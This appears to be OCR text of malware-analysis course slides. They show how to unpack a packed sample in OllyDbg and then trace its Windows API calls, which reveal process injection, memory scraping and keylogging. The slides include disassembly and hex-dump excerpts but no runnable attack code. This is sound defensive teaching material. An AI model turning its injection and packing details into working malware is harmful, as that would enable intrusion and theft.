
- Honeyd
- httpd
- fakedns
- URLVoid
- Connection interception
- Exfiltration
- Command and Control (C2)

45

Unpacking Malware

46


Packers conceal original code from the analyst and security tools.



47

ExeinfoPE can identify many common packers using signatures.

The tool doesn't have a signature for the packer that protects our sample.



48

Packed malware is hard to analyze at the code level.

- Limited dependency information.
- Static analysis in a disassembler doesn't show the original program's code.
- Dynamic analysis in a debugger encounters anti-analysis defenses.
- Try to unpack the specimen for code-level analysis and reverse-engineering.

49


There is no step-by-step method for bypassing all packers.

- Packers differ in the techniques the use to conceal code and resist unpacking.
- We can debug the program as we look for transfer of control to unpacked code.
- Set breakpoints on code that might be close to the end of the unpacker.
- Expect lots of trial-and-error.

50


Our sample probably uses VirtualAlloc during unpacking.

- VirtualAlloc allocates memory in the current process during runtime.
- It could be used to reserve memory for code or data that's about to be extracted.



Set a breakpoint on VirtualAlloc in OllyDbg, then run the specimen.

- Load the javaw.exe into the debugger from C:\Users\REM\AppData\Roaming\OracleJava
- Go to VirtualAlloc (Ctrl+G) in kernel32.dll.



Run the sample in OllyDbg to trigger the breakpoint.

Set a breakpoint in the beginning of VirtualAlloc (F2), then run (F9).

```
                                                    CPU - main thread, module KERNEL32
MOV EDI,EDI                          VOIDPTR KERNEL32.VirtualAlloc(Address,Size,AllocTy
PUSH EBP
MOV EBP,ESP
POP EBP
JMP DWORD PTR DS:[<&api-ms-wir
NOP
NOP
NOP
NOP
NOP
JMP DWORD PTR DS:[<&api-ms-wir ERRCODE KERNEL32.GetLastError(void)
NOP
NOP
NOP
NOP
sters)
```

Let the specimen finish executing VirtualAlloc. Is it almost unpacked?

- The specimen pauses at the breakpoint.
- Let it execute till return (Ctrl+F9), then single-step to return to the caller (F8).

```
C                                                   CPU - main thread, mod
00401076  .  8B5D (MOV EBX,DWORD PTR SS:[EBP+0C]
00401079  .  8B7D 1MOV EDI,DWORD PTR SS:[EBP+10]
0040107C  .  C7442MOV DWORD PTR SS:[LOCAL.11],40  Protect => PAGE_EXECUTE_READWRI
00401084  .  C7442MOV DWORD PTR SS:[LOCAL.12],30  AllocType => MEM_COMMIT|MEM_RES
0040108C  .  895C2MOV DWORD PTR SS:[LOCAL.13],EB  Size
00401090  .  C7042MOV DWORD PTR SS:[LOCAL.14],0   Address => NULL
00401097  .  E8 4CCALL <JMP.&KERNEL32.VirtualAll  KERNEL32.VirtualAlloc
0040109C  .  83EC 1SUB ESP,10
0040109F  .  85C0 TEST EAX,EAX
004010A1  .v 74 23JZ SHORT 004010C6
004010A3  .  897C2MOV DWORD PTR SS:[LOCAL.11],ED
004010A7  .  89442MOV DWORD PTR SS:[LOCAL.12],EA
004010AB  .  895C2MOV DWORD PTR SS:[LOCAL.13],EB
004010AF  .  89342MOV DWORD PTR SS:[LOCAL.14],ES
```

Keep an eye on the region where VirtualAlloc allocated memory.

- VirtualAlloc returns the address of the region in the EAX register.
- Right-click on EAX, then Follow in Dump.

```
Registers (FPU)
EAX 002E0000
ECX 0023ED4
EDX 778EF804 ntdll.KiFastSystemCallRet
EBX 000126F4
ESP 0023FF14
EBP 0023FF3C
ESI 00402010 ASCII "KKqv
EDI 0023FF54 ASCII "BZCD
EIP 0040109C javaw.00401

C 0  ES 0023 32bit 0(FFF
P 1  CS 001B 32bit 0(FFF
A 0  SS 0023 32bit 0(FFF
Z 1  DS 0023 32bit 0(FFF

Address   Hex dump
002E0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002E0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Single-step through the code (F8) until the region is populated.

This happens after CALL 401000.

```
C                                                    CPU - main thread, moc
004010A3  .  897C24 MOV DWORD PTR SS:[LOCAL.11],ED
004010A7  .  894424 MOV DWORD PTR SS:[LOCAL.12],EA
004010AB  .  895C24 MOV DWORD PTR SS:[LOCAL.13],EB
004010AF  .  893424 MOV DWORD PTR SS:[LOCAL.14],ES
004010B2  .  8945 8 MOV DWORD PTR SS:[EBP-1C],EAX
004010B5  .  E8 46 CALL 00401000
004010BA  .  8B45 8 MOV EAX,DWORD PTR SS:[EBP-1C]
004010BD  .  8D65 8 LEA ESP,[EBP-0C]
004010C0  .  5B     POP EBX
Stack [0023FF20]=002E0000
EAX=418EF804

Address   Hex dump                                          ASCII
002E0000  E8 00 00 00 00 5D 81 ED 05 00 00 00 55 33 C9 64   è     ] í|    U3Éd
002E0010  8B 71 30 8B 76 0C 8B 76 1C 8B 5E 08 8B 7E 20 8B   <q0<v□<v <^□ <~ <
002E0020  36 66 39 4F 18 75 F2 8D BD A9 02 00 00 8B F7 B9   6f9O↑uò ½©  <÷¹
002E0030  05 00 00 00 AD E8 05 00 00 00 AB E2 F7 EB 5D 55   |    -è|    «â÷ë]U
002E0040  8B EC 83 EC 0C 60 89 5D FC 89 45 F8 03 5B 3C 8B   <ìƒì□`‰]ü‰Eø♥[<<
002E0050  5B 78 03 5D FC 8B 7B 20 03 7D FC 33 F6 8D 14 B7   [x♥]ü<{ ♥}ü3ö ¶·
```

The region now contains a Windows executable, starting with “MZ”.

Scroll in the Dump region to see the strings associated with the PE header.

```
Address   Hex dump                                          ASCII
002E02B0  C8 67 95 CD 77 FE 6A 7A 69 5F 70 35 3A 4D 5A 90  Èg•Íwþjzi_p5:MZ
002E02C0  00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00  
002E02D0  00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00  
002E02E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
002E02F0  00 00 00 00 00 00 00 00 00 80 00 00 00 0E 1F BA  
002E0300  0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20  
002E0310  70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62  program cannot b
002E0320  65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64  e run in DOS mod
002E0330  65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 50 45 00  e.    $       PE
002E0340  00 4C 01 05 00 B1 15 8E 53 00 00 00 00 00 00 00  
002E0350  00 E0 00 0F 03 0B 01 02 17 00 60 00 00 00 1E 00  
002E0360  00 00 06 00 00 71 12 00 00 00 10 00 00 00 70 00  
002E0370  00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00  
002E0380  00 01 00 00 00 04 00 00 00 00 00 00 00 00 B0 00  
002E0390  00 00 04 00 00 F4 0C 01 00 02 00 00 00 00 00 20  
002E03A0  00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00  
002E03B0  00 10 00 00 00 00 00 00 00 00 00 00 00 00 A0 00  
002E03C0  00 4C 0D 00 00 00 00 00 00 00 00 00 00 00 00 00  
```

Extract unpacked contents of the newly-filled memory region.


- Right-click on the Dump pane, then select Backup > Save data to file…
- Edit the file in a hex editor (HxD Hex Editor) to remove bytes leading up to “MZ”.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 05 00 B1 15 8E 53 00 00 00 00  PE..L...±.ŽS....
```


The specimen is now unpacked and can be examined further.

- Many more imports visible (PEStudio).
- Many more strings visible (BinText).



ExeinfoPE recognizes the format of the unpacked file.

Code analysis tools should be able to examine this file without issues.



What have we learned when unpacking the specimen?

- The file was packed with a relatively uncommon packer.
- This helped evade detection and complicated analysis.
- The unpacked sample allows us to continue the investigation.

61

Tools and Concepts

ExeinfoPE	Unpacking
OllyDbg	Breakpoint
HxD Hex Editor	Single-step
BinText	PE header

62

Debugging for API Use Analysis

63

Programs usually interact with the OS using known system (API) calls.

- Windows APIs are functions provided as part of Windows in DLL files.
- Example: VirtualAlloc in kernel32.dll.
- These could be seen in Imports or could be loaded dynamically during runtime.
- Certain APIs are known to be risky and might indicate malicious functionality.

64

Examine the unpacked specimen in OllyDbg for Windows API usage.

Load malware as javaw.exe from its expected folder, then view names (Ctrl+N).

N — Names in javaw

Address	Section	Type	Ordinal	Name	Comm
0040A2A0	.idata	Import		&KERNEL32.CreateFileA	
0040A2A4	.idata	Import		&KERNEL32.CreateMutexA	
0040A2A8	.idata	Import		&KERNEL32.CreateProcessA	
0040A2AC	.idata	Import		&KERNEL32.CreateRemoteThread	
0040A2B0	.idata	Import		&KERNEL32.CreateThread	
0040A2B4	.idata	Import		&KERNEL32.CreateToolhelp32Snapshot	
0040A2B8	.idata	Import		&KERNEL32.DeleteCriticalSection	
0040A2BC	.idata	Import		&KERNEL32.DeleteFileA	
0040A2C0	.idata	Import		&KERNEL32.EnterCriticalSection	
0040A2C4	.idata	Import		&KERNEL32.ExitProcess	
0040A2C8	.idata	Import		&KERNEL32.GetCommandLineA	
0040A2CC	.idata	Import		&KERNEL32.GetComputerNameA	
0040A2D0	.idata	Import		&KERNEL32.GetCurrentProcess	
0040A2D4	.idata	Import		&KERNEL32.GetCurrentProcessId	
0040A2D8	.idata	Import		&KERNEL32.GetEnvironmentVariableA	
0040A2DC	.idata	Import		&KERNEL32.GetFileAttributesA	

65

Right-click on an interesting API call, then Find references (Ctrl+R).

- Set breakpoints on interesting API calls from the References window (F2).
  - CreateMutexA, OpenMutexA
  - WriteProcessMemory, ReadProcessMemory
  - WriteFile
- Run the program to reach the breakpoints and see the calls in action.

66

Run the specimen in OllyDbg (F9) after setting the breakpoints.

Names in javaw

Address	Section	Type	Ordinal	Name	Comm
0040A2A4	.idata	Import		&KERNEL32.CreateMutexA	
0040A2A				&KERNEL32.CreateProcessA	
0040A2A				&KERNEL32.CreateRemoteThread	
0040A2B				&KERNEL32.CreateThread	
0040A2B				&KERNEL32.CreateToolhelp32Snapshot	
0040A2B				&KERNEL32.DeleteCriticalSection	
0040A2B				&KERNEL32.DeleteFileA	
0040A2C				&KERNEL32.EnterCriticalSection	
0040A2C				&KERNEL32.ExitProcess	

Update
Follow import
Follow in Dump
Find references Ctrl+R

Search - References to <&KERNEL32.CreateMutexA>

Refs unpacked | Refs unpacked

Address	Command	Comments
00402E7D	CALL <JMP.&KERNEL32.CreateMutexA>	pSecurity = NULL, InitialOwner =
00406CA8	JMP DWORD PTR DS:[<&KERNEL32.Create	

Avoid multiple instances of the malware:

```
C74424 08 84  MOV DWORD PTR SS:[LOCAL.4],OFFSET 00408  Name => "nUndsa8301nskal"
C74424 04 00  MOV DWORD PTR SS:[LOCAL.5],0             InitialOwner => FALSE
C70424 00000  MOV DWORD PTR SS:[LOCAL.6],0             pSecurity => NULL
E8 263E0000   CALL <JMP.&KERNEL32.CreateMutexA>        KERNEL32.CreateMutexA

C74424 08 D0  MOV DWORD PTR SS:[LOCAL.4],OFFSET 00408  Name => "nuyhnJmkuTgD"
C74424 04 00  MOV DWORD PTR SS:[LOCAL.5],0             InheritHandle => FALSE
C70424 01001  MOV DWORD PTR SS:[LOCAL.6],1F0001        DesiredAccess => MUTANT_QU
E8 B7190000   CALL <JMP.&KERNEL32.OpenMutexA>          KERNEL32.OpenMutexA
```

Inject into another process (explorer.exe):

```
894424 08     MOV DWORD PTR SS:[LOCAL.16],EAX          Buffer => [ARG.2]
897424 04     MOV DWORD PTR SS:[LOCAL.17],ESI          BaseAddress
891C24        MOV DWORD PTR SS:[LOCAL.18],EBX          hProcess
E8 0E1A0000   CALL <JMP.&KERNEL32.WriteProcessMemory>  KERNEL32.WriteProcessMemo
```

Scrape memory of another process:

```
894424 08     MOV DWORD PTR SS:[LOCAL.20],EAX          Buffer => [409020] = 19900
8B45 CC       MOV EAX,DWORD PTR SS:[LOCAL.13]
01F0          ADD EAX,ESI
894424 04     MOV DWORD PTR SS:[LOCAL.21],EAX          BaseAddress
891C24        MOV DWORD PTR SS:[LOCAL.22],EBX          hProcess
E8 0B280000   CALL <JMP.&KERNEL32.ReadProcessMemory>   KERNEL32.ReadProcessMemory
```

68

Also, the specimen calls WriteFile when the user types something.

Check handle value 134 via View > Handles to see where it's pointing.

CPU - thread 2. (00000908), module javaw

```
4424 0C     MOV DWORD PTR SS:[LOCAL.79],EAX      pBytesWritten => OFFSET LOCAL
7C24 08     MOV DWORD PTR SS:[LOCAL.80],EDI      Size
7424 04     MOV DWORD PTR SS:[LOCAL.81],ESI      Buffer
 84764000   MOV EAX,DWORD PTR DS:[407684]
0424        MOV DWORD PTR SS:[LOCAL.82],EAX      hFile => [407684] = 00000134
 94150000   CALL <JMP.&KERNEL32.WriteFile>       KERNEL32.WriteFile
EC 14       SUB ESP,14
```

Handles

Handle	Type	Refs	Access	Tag	Info	Translated name
000000E4	Key	63.	00000001			HKEY_CURRENT_USER\Software\Microsoft\Windows
000000E8	Key	60.	000F003F			HKEY_CURRENT_USER
000000EC	Key	62.	00020019			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Cont
000000F0	Mutant	63.	001F0001			\Sessions\1\BaseNamedObjects\nUndsa8301nskal
00000134	File	63.	00120196			c:\Users\REM\AppData\Roaming\OracleJava\Log.
00000140	Section	449.	00000004			\Windows\Theme1023925113
00000144	Section	447.	00000004			\Sessions\1\Windows\Theme2352139293

What have we learned when debugging the unpacked specimen?

- Observed multiple suspicious API calls, which indicated likely functionality.
- Confirmed mutex-related IOCs observed earlier during behavioral analysis.
- Valuated theories regarding injection and keylogging.
- Observed memory-scraping evidence.

Tools and Concepts

System call
API analysis
Handle
CreateMutexA
OpenMutexA

CreateProcessA
CreateRemoteThread
WriteProcessMemory
ReadProcessMemory
Writefile

71

Conclusions and Wrap-Up

72

Malware analysts interact with other forensics and infosec professionals.

Input to REM staff:


- Verbal reports
- Suspicious files
- File system image
- Memory image
- Network logs
- Anomaly observations

Output from REM staff:

- What malware does
- How to identify it
- Attacker's profile
- IR recommendations
- Reports and IOCs
- Malware trends

How to capture useful information in malware analysis reports?

http://tinyurl.com/malware-report



Malware analysis conclusions contribute towards threat intelligence.

- Detect code-reuse to recognize attack groups and identify malware families.
- Determine how to spot and track attackers' across the enterprise network.
- Understand the trajectory of threats to anticipate adversaries' methodologies.
- Consume and contribute threat intelligence as part of the community.

75

The FOR610 course at SANS teaches how to turn malware inside-out.

- Visit LearnREM.com
- Course offered at SANS conferences and on-line
- 10% discount code COINS-LZ
- @lennyzeltser and zeltser.com

76